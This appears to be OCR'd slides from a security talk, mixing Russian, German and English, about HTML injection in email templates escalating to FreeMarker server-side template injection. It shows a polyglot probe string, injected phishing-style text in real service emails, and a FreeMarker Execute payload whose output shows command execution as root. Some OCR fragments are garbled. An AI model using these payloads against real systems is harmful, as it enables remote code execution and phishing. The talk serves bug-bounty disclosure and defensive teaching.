
Email template's HTML injection

49 = SSTI*


--></script>qwe<img src=x>${7*7}{{7*7}}<!--

*SSTI - https://portswigger.net/blog/server-side-template-injection

Email template's HTML injection



Email template's HTML injection



Email template's HTML injection

От CareZone <no-reply@carezone.com> Чт 14. Июн 14:47

Кому Я <followmeat@tutanota.com>

ruvlol@mail.ru invited you to your friend's CareZone<!--'s CareZone

carezone

https://a.com

Hi.

ruvlol@mail.ru invited you to your friend's CareZone

3175 17th Street

San Francisco, CA 94110

Don't want to receive emails from us? Unsubscribe

Email template's HTML injection

Приглашение вступить в организацию

Yandex.Connect <connect-support@yandex-team.ru>

Кому: ruvlolhackerone@mail.ru

сегодня, 1:05

Регистрации | Отписаться

Яндекс Коннект

Добро пожаловать в Яндекс.Коннект!

Вас только что пригласили присоединиться к организации

Ваш E-mail победил!

Нажмите, чтобы получить приз

в Яндекс.Коннекте.

Коннект — это платформа для совместной работы и общения. Здесь вы сможете управлять проектами, обмениваться файлами, общаться с коллегами и делиться полезными знаниями.

Чтобы принять приглашение, перейдите по ссылке и подтвердите свою принадлежность к организации:
https://connect.yandex.ru/invites/?code=de7ac224a14e4e5c83bd87faa3b81053

Узнать все возможности Яндекс.Коннекта

Рады, что вы с нами!

${7*7} -> 49 ??

SSTI ???

Server Side Template Injection ????

RCE via freemarker template injection
Bounty – 2000$

https://hackerone.com/reports/...

E-Mail erstellen

Vorschau | Testmail senden

```
<html>
<body>
<p>Hello, please enter your email text here.</p>
<p>${7*7} #{7*7}</p>
</body>
</html>
```

Verwenden Sie Platzhalter in Ihren E-Mails

Beim Versand Ihrer E-Mail werden die Platzhalter automatisch mit den gewünschten Inhalten ersetzt. Versenden Sie so E-Mails personalisiert, integrieren Sie Infos zum Event & verschicken Sie Promotioncodes an Ihre Teilnehmer.

Fügen Sie Name oder E-Mailadresse des Empfängers hinzu

Vorname [%firstName%]

Nachname [%lastName%]

E-Mail Vorschau

So wird Ihre E-Mail aussehen:

Desktop & Tablet | Smartphone

Hello, please enter your email text here.

49 49

Freemarker.

Freemarker.

```
[#assign cmd = 'freemarker.template.utility.Execute'?new()]
${cmd('id')}
```

E-Mail erstellen

Zurück Weiter

Vorschau | Testmail senden

```
<html>
<body>
<p>Hello, please enter your email text here.</p>
<p>[#assign ex = 'freemarker.template.utility.Execute'?new()]${ ex('id')}</p>
</body>
</html>
```

Verwenden Sie Platzhalter in Ihren E-Mails

Beim Versand Ihrer E-Mail werden die Platzhalter automatisch mit den gewünschten Inhalten ersetzt. Versenden Sie so E-Mails personalisiert, integrieren Sie Infos zum Event & verschicken Sie Promotioncodes an Ihre Teilnehmer.

Fügen Sie Name oder E-Mailadresse des Empfängers hinzu

Vorname [%firstName%]

Nachname [%lastName%]

Email Campaign

Send invitations, newsletter & more info with our email tool. Select an email campaign tool:

Save & Exit

Preview

This is what your email will look like:

Desktop & Tablet | Smartphone

Hello, please enter your email text here.

uid=0(root) gid=0(root) groups=0(root)

& send

Next

ur email
exts will
placed with
tent while
will enable
your emails
ation about
s directly
des for your

Выводы:

Интернет - небезопасное место

Выводы:

Интернет - небезопасное место

Не доверяй пользовательскому вводу

Выводы:

Интернет - небезопасное место

Не доверяй пользовательскому вводу

Проверяй свое приложение

Вопросы?

Ваня
@Ivan_Rumak
rumak@skbkontur.ru

kontur.ru